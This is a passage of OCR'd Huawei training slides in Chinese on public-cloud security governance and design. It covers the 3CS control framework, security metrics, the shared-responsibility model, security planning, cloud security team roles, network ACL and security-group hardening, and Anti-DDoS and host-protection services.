  - 最高管理层为公司的网络安全及隐私保护负有最终及全面责任；
  - 最高管理层承诺将为公司网络安全与隐私保护工作提供必要的资源保障。
- 网络安全与隐私保护管理工作必须得到来自其他职能部门的支持和配合，例如：
  - 风控部门可对安全风险管理提供指导和支持；
  - 法务部门可对法律要求提供解读，并协助处理诉讼和纠纷；
  - 人资部门可提供雇员背景审查、培训、奖惩等支持；
  - 合规部门可提出法规、制度方面的要求，并执行稽查。
- TIPS：
  - 组织制定了网络安全与隐私保护的治理策略后，需要任命管理者，并建立一个组织架构来执行网络安全与隐私保护的管理工作。
  - 3CS在设计之初已充分考虑了行业的通用性，除可适用于云服务商，也可以被其他行业所借鉴。因此，3CS所定义的安全组织管理要求对其他行业也是适用

的。




- 3CS的控制要求分类和次序已参考了业界云安全管理流程的优秀实践，并根据华为的安全运营管理经验进行了优化。
- 3CS控制要求的编制是经过精心的设计，可适用于不同管理成熟度的各种组织：
  - 在理想情况下，组织应已具备ISMS的基础，拥有较完善的完全管理流程。3CS的控制要求要比ISMS的要求更加具体和细致，组织可根据3CS的框架，并考虑本组织的安全管理成熟度，将3CS的控制要求融入到自有流程中。
  - 根据组织安全管理成熟度的不同，在将3CS控制要求融入到自有流程中时，可按等级选择融入一级基本要求、二级基本要求，或全部增强要求。
  - 如果组织的安全管理成熟度较低，尚不具备完整的安全管理流程，组织甚至可以参考3CS的控制要求排列逻辑演化出符合业界优秀实践的安全管理流程。
  - 由于3CS兼容ISMS、NIST CSF等国际广泛接受的安全管理框架，组织在将3CS控制要求融入到自有流程中时，应可感到由框架兼容性所带来的流程匹配度。
- TIPS：
  - 3CS有数百个控制二级控制要求，如何在组织内实现这些控制要求，对网络安全与隐私保护的负责人来说，是一个巨大的挑战；
  - 要实现此目标，组织应将这些控制要求融入到组织的各项管理流程中。3CS的框架设计理念便是根据云服务管理流程集，来分类编制安全控制要求，使业务部门可根据日常需执行的业务流程，来更好地理解并融入安全控制措施。这一理念完全可被其他行业的组织所借鉴参考。




- TIPS：
  - 3CS涉及五十多个控制域，每个控制域均可发展出一个或多个流程。企业规模到达一定程度后，必然需要实现流程自动化，适时淘汰落后的手工操作；另一方面，部份3CS控制要求中也明确要求实施技术手段来增强安全性，例如要求实施网络和主机入侵防护机制、设备的可信验证、密码技术等；
  - 另外，部分控制要求虽未明示必须采用技术工具，但通过传统手工方式几乎无法实现，例如岗位职责变化时，应在24小时内完成帐号和权限变更。这类要求实际上在推动组织研究采用先进的技术工具，以匹配组织规模的发展，以及应对不断涌现的新型威胁。
- 尽管绝大部分3CS控制要求没有明示必须采用技术工具来实现，但是在云服务环境下，由于服务产品大规模部署，且部署规模处于动态伸缩变化的情况下，云服务商要实现有效的安全管控，必须要借助大量的工具和技术措施。
- 随着业界技术的快速提升，未来黑客技术也将随之提高，组织面临的安全威胁只会越来越大，继续停留在以往的安全管理手段和措施无法有效抵御层出不穷的新型威胁，技术化和工具化毫无疑问将是组织网络安全和隐私保护管理的必然选择。
- 市场上提供安全防护服务的厂家有很多，组织可根据自身面临的安全风险来决定采购与实施的优先级和路线图。
- 云服务商也可适时地向客户提供云安全服务产品和综合解决方案，例如华为云现已向客户提供20+自研安全服务及200+伙伴安全服务，协助客户快速实现先进的云安全管

理技术能力。




- 组织的安全管理活动会产生大量的过程记录，通过对过程记录进行各种统计和分析，能得到许多数据。组织需要从中选择有管理意义的数据加工成度量指标。
  - 组织应先确定评估目标，再明确需要什么支持信息。
  - 选择指标的指导原则可归纳为：可量化、可重复、可获取、可比较、可牵引。
- 在制定指标时，还应注意以下几点原则：
  - 数量适量：度量指标数量合理，可分阶段选取指标进行度量，避免导致产生过度的工作负荷。
  - 目标符合实际：指标目标基于外部实践与内部实际综合考虑后设定，具备牵引效果。
  - 时间合理：考虑数据收集难度及采集周期合理性，适当调整数据采集的频率，体现度量指标的时效性。
  - 定义清晰：指标有明确的定义，相关数据采集部门/人员可理解。
- TIPS：
  - 管理学大师彼得德鲁克曾经说过：“你如果无法度量它，就无法管理它”。组织采取了各种手段，实施了与3CS要求匹配的安全技术和管理措施后，还需要定期对这些措施进行评估，以了解其执行的有效性，识别潜在的执行问题，以便针对薄弱环节进行改进与优化。
  - 3CS的度量方法广泛参考了业界主流的信息安全度量方法论，通过收集、分析和报告与工作表现有关的数据，以协助决策。度量结果也可作为对部门及岗位安全责任执行情况的考核依据，以之牵引推动网络安全与隐私保护工作在组织的有效执行与持续提升。



- 数据是组织的核心资产，也是云服务安全治理的重点关注领域。随着当今社会对数据价值的高度重视，数据资产已成为组织最有价值的信息资产。在多项业界调研报告中，对数据的安全与合规的关注问题往往都排名榜首。
- 在3CS中，专门在“云服务安全治理”领域划分了“数据安全”子领域，并按照数据生命周期的不同阶段提出相应的安全与合规控制要求。

责任共担模型

- 在云服务模式下，华为云与客户共同承担云环境的安全防护责任。华为云负责云服务自身的安全，提供安全的云；租户负责云服务内部的安全，安全地使用云。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 在云服务模式下，如何保障云上安全，成为大多数企业和客户的首要关注问题。
- 云服务提供商致力于保障其所提供的IaaS、PaaS和SaaS各类各项云服务自身的安全及基础设施安全。但企业的云安全保障不能完全依赖于云服务提供商，企业需要基于业务需求，合理使用和配置云服务能力以自建安全能力和安全防护体系，从而构建完整的云上安全体系。
- 云上安全体系的构建不仅依托于云服务提供商的安全能力，同时也需要客户在上云迁移阶段就采取一定的变革。上云安全变革涉及到企业应用整体安全治理体系的变化、企业安全组织架构的适配、企业安全文化和思维方式的塑造、持续的安全运营运维优化等。企业不仅需要上云迁移方法论，还需要一套覆盖安全治理、安全迁移方案实施等全面的方法论及技术体系来支撑，帮助上云之路更加顺畅。
- 华为云的主要责任是研发并运维运营华为云数据中心的物理基础设施，华为云提供的各项基础服务、平台服务和应用服务，也包括各项服务内置的安全功能。同时，华为云还负责构建物理层、基础设施层、平台层、应用层、数据层和IAM层的多维立体安全防护体系，并保障其运维运营安全。
- 租户的主要责任是在租用的华为云基础设施与服务之上定制配置并且运维运营其所需的虚拟网络、平台、应用、数据、管理、安全等各项服务，包括对华为云服务的定制配置和对租户自行部署的平台、应用、用户身份管理等服务的运维运营。同时，租户还负责其在虚拟网络层、平台层、应用层、数据层和IAM层的各项安全防护措施的定制配置，运维运营安全，以及用户身份的有效管理。

企业上云安全设计切入点

- 以企业上云迁移流程为基准，识别上云迁移流程中建立安全体系的关键节点，指导企业构建云上安全体系。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

制定安全策略

- 企业的管理层和安全团队需要根据企业总体安全战略和业务战略制定云安全战略，并且需要在计划采用云服务时尽早考虑安全性。
- 企业需要结合自身的业务需求和安全需求制定对应的安全策略，同时需要考虑资产敏感度、上云潜在风险和风险容忍度、法律法规或标准的要求等内外部因素。
- 可以从11个领域制定安全策略：

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 安全管理组织：指定负责云上各个关键职能人员/团队，比如安全运营、系统安全管理等，并定义其职责。
- 身份与访问管理：定义组织人员身份类型和身份验证方法，仅授予身份所需的权限，并持续审核和监控账号和权限的使用。
- 网络安全：对业务所在网络进行安全分区管理，并进行相应隔离；在网络边界实施防护和监控机制；确保通信线路和设备的冗余以满足业务需求。
- 数据安全：根据数据保护相关法律法规、标准中定义的分类分级要求对数据进行分类分级管理，并在数据生命周期各个阶段实施相对应的保护措施。
- 威胁与漏洞管理：对云上业务定期执行漏洞扫描和分析，并及时对漏洞修补。
- 日志与监控：对云上资源启用日志功能，集中收集和存储所有日志，并对日志进行监控和审核；监控安全状态，并记录网络攻击行为。
- 安全相应与恢复：为安全事件管理提供资源支持，自动对安全事件进行上报和通知，预部署事件响应工具；定期开展安全事件演练与经验总结。
- 开发安全：对开发代码进行安全检查；系统上线前执行安全测试；保护研发资产的安全。
- 证书与密钥管理：定义组织允许使用的加密算法和密码技术产品；对密钥和证书进行集中管理，并在密钥和证书的生命周期各个阶段实施安全控制。
- 隐私保护与合规：识别隐私保护相关法律法规，对业务所涉个人数据进行识别并进行隐私风险评估；减少敏感数据在系统中的暴露风险；持续满足合规要求。

制定安全计划

- 企业需要通过制定安全计划以定义各个安全策略的实现方式、时间表和责任人/团队。
- 安全计划应围绕组织已确定的安全策略进行制定，该阶段通常需要输出以下文件：


安全计划	说明
组织职能计划&安全技能计划	基于定义的安全角色和职责，确定各个角色所需的技能，并考虑通过何种方式帮助其获得技能，同时制定安全技能培训计划。
云上架构安全计划	根据已确定的安全策略，制定云上安全架构设计方案和方案实施计划，设计方案包括但不限于安全策略配置方案、云环境安全基准设计、计划使用的云产品清单。
安全操作规范	建立企业的云安全运营运维规范、云安全操作指导手册等规范文件，指导安全团队、云运营团队、安全运维团队、IT团队等相关利益者成功过渡到云环境，并避免因人员操作导致的安全风险。通过建立流程，以确保每个安全策略都得到正确配置并在治理良好的环境中运行。
灾备计划	根据企业与云厂商的责任划分，对灾备体系中各自的责任、分工、流程进行调整，制定业务连续性计划及灾难恢复计划。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 企业需要通过制定安全计划以定义各个安全策略的实现方式（包括但不限于标准、安全程序、安全控制措施、安全规范指南）、时间表和责任人/团队。云安全计划是上云计划中的组成部分，且企业应尽早将云安全计划纳入上云计划中，确保及时发现上云过程中的潜在风险并制定风险处理策略，该过程可能会导致上云计划的其他部分的调整。
- 考虑到企业业务目标、项目限制和其他因素可能会导致企业平衡安全风险与其他风险，因此最初的安全策略配置方案可以从最低的安全标准开始，但应尽量对所有安全策略进行配置。企业可随着时间的推移再逐渐提高安全标准，以确保持续降低风险。

安全管理组织

- 企业需建立云安全团队，记录、传达云安全团队中的角色和职责，帮助对应的人员了解其职责，并确保他们掌握对应的技能来承担责任。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 云安全团队通常包括云安全领导小组、云安全架构小组、云安全风险管理小组、云安全合规管理小组、云安全运营小组。企业可根据自身情况，参考该架构建立云安全团队。
  - 云安全领导小组：负责制定整体的云安全方针，协调各方资源建立、实施、检查、改进云安全管理体系，保证云安全管理体系的持续适宜性和有效性。
  - 云安全架构小组：负责设计、构建并持续维护云环境的安全架构，以保证设计与总体业务IT标准保持一致，并与其他利益相关方合作，使云架构与服务层、内部SLA和业务目标保持一致。
  - 云安全风险管理小组：负责整体把控云安全态势，并根据内外部因素变化持续改进安全策略，对系统存在的安全风险进行管控，及时采取控制措施并报告管理层。
  - 云安全合规管理小组：负责审视云服务提供商的合规状态，并利用云服务的功能获取日志记录、配置数据等输出企业合规证据和合规报告，以应对内外部的审查。
  - 云安全运营小组：负责对云环境进行日常安全维护与管理，持续监测应用程序和基础设施的安全状态，及时识别、通报和处理安全事件。

目录

1. 公有云安全设计
2. **公有云场景化解决方案**
   - 公有云网络安全解决方案
   - 公有云负载安全解决方案
   - 公有云应用安全解决方案
   - 公有云数据安全解决方案
   - 公有云安全管理解决方案
3. 公有云安全成功案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

网络安全防护架构




- 严格限制服务器直接绑定EIP对外开放访问权限；
- 建议通过ELB或NAT网关配置对外端口权限，并对外细化端口策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- VPC防护建议：
  - 不同部门业务系统分别划分至不同的VPC中，VPC间默认隔离；
  - 用户根据实际业务需求创建VPC对等链接，并添加相关路由配置，且路由配置中源、目的地址严格限制为32位掩码；
  - 启用VPC的流日志记录功能，检查安全组和网络ACL控制规则控制下的业务流量是否存在可疑记录，同时监控网络流量并进行网络攻击分析等；
  - 同一部门内部不同业务系统之间划分不同子网，并严格限制不同业务间地址规划，避免不同业务间混用地址空间；
  - 同一VPC内不同子网间默认网络全通，因此为保证不同业务间网络权限控制，建议不同子网分别根据子网内承载业务系统的实际业务需求挂载不同子网ACL策略，严格控制业务间网络访问权限。

网络ACL + 安全组解决方案




对比项	安全组	网络ACL
防护对象	弹性云服务器级别操作	子网级别操作
配置策略	支持允许、拒绝策略	支持允许、拒绝策略
优先级	多个规则冲突，取其并集生效	多个规则冲突，优先级高的规则生效，优先级低的不生效
应用操作	创建弹性云服务器默认必须选择安全组，默认安全组自动应用到弹性云服务器	创建子网没有网络ACL选项（非必须选）。创建网络ACL、添加关联子网、添加出入规则，并启用网络ACL，才可应用到关联子网及子网下的弹性云服务器
报文组	仅支持报文三元组（即协议、端口和对端地址）过滤	支持报文五元组（即协议、源端口、目的端口、源地址和目的地址）过滤
安全防护建议	• 主机22、3389等管理端口严格限制为堡垒机内网IP地址； • 删除同一安全组内部默认全通策略，根据实际业务需求开放同一安全组内各主机间开放网络权限； • 禁止在安全组配置批量端口开放权限。	• 配置ACL默认不通策略，之后根据实际业务需求开放网络端口； • ACL策略中源地址、目的地址根据实际业务需求配置开放策略，且尽可能限制为32为掩码； • ACL策略中严格限制高危端口对外开放，如：22、3389、1521、3306等，即使因为业务需求必须开放，应严格限制访问源； • 端口开放策略避免批量成段开放，严格根据业务实际需求开放业务必须端口。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


Anti-DDoS流量清洗解决方案

- Anti-DDoS对华为云内的EIP提供DDoS攻击防护，Anti-DDoS设备部署在机房出口处。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 约束：
  - 海外防护带宽最高500 Mbps。
  - 仅防护华为云内的资源。
  - 仅支持固定和通用的策略，无法提供定制化策略，防护策略弱于专业的高防产品。
- 方案优势：
  - 优质防护实时监测，及时发现DDoS攻击，丢弃攻击流量，将正常流量转发至目标IP。
  - 提供优质带宽，保证业务连续性和稳定性，保障用户访问速度。
  - 全面精准海量IP黑名单库，精准有效，每日特征库更新；七层过滤的手术刀式清洗机制，动态流量基线智能学习。
  - 秒级响应先进的逐包检测机制，各类攻击威胁秒级响应；强大的清洗设备性能，极低的清洗时延。
  - 自动开启，在购买EIP时，可自动开启防护。
  - 免费使用，使用时不需要购买资源，不产生任何费用，用户可放心使用。
- 功能特性：
  - 提供基础的4-7层的DDoS和CC防护能力。
  - 提供最大500 Mbps的防护带宽（国外）、5 Gbps防护带宽（国内）。




- 方案优势：
  - 即时流畅：
    - 弹性防护带宽升级即时生效，应对突发事件。
    - 支持多运营商线路接入，服务访问体验流畅。
  - 防护能力强：
    - 7+清洗节点，近源清洗，全国时延<50 ms（国内）。
    - 总体防护带宽5T，单线最大防护带宽1 T（国内）。
    - 海外高防能力详见“AAD海外高防能力汇总”。
  - 接入便捷：
    - 支持域名接入，修改DNS配置即可。
    - 支持IP接入，用不同端口回源不同服务。
  - 高可靠：
    - 机房切换，CNAME跨机房线路调度。
    - 高防专家7*24为客户业务保驾护航。
- 功能特性：
  - DDos清洗

    - Game CC防御
    - 应用层CC防御
    - 流量监控
    - 转发集群
    - 后台管理
- 应用行业：
    - 游戏
    - 金融
    - 电商

目录

1. 公有云安全设计
2. **公有云场景化解决方案**
   - 公有云网络安全解决方案
   - 公有云负载安全解决方案
   - 公有云应用安全解决方案
   - 公有云数据安全解决方案
   - 公有云安全管理解决方案
3. 公有云安全成功案例


Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- HSS防护方案优势：
  - 集中管理
    - 实现检测和防护的一体化管控，降低管理的难度和复杂度。
    - 将Agent安装在华为云ECS服务器/BMS服务器、线下主机以及第三方主机中，您可以集中管理同一区域内多样化部署的主机。
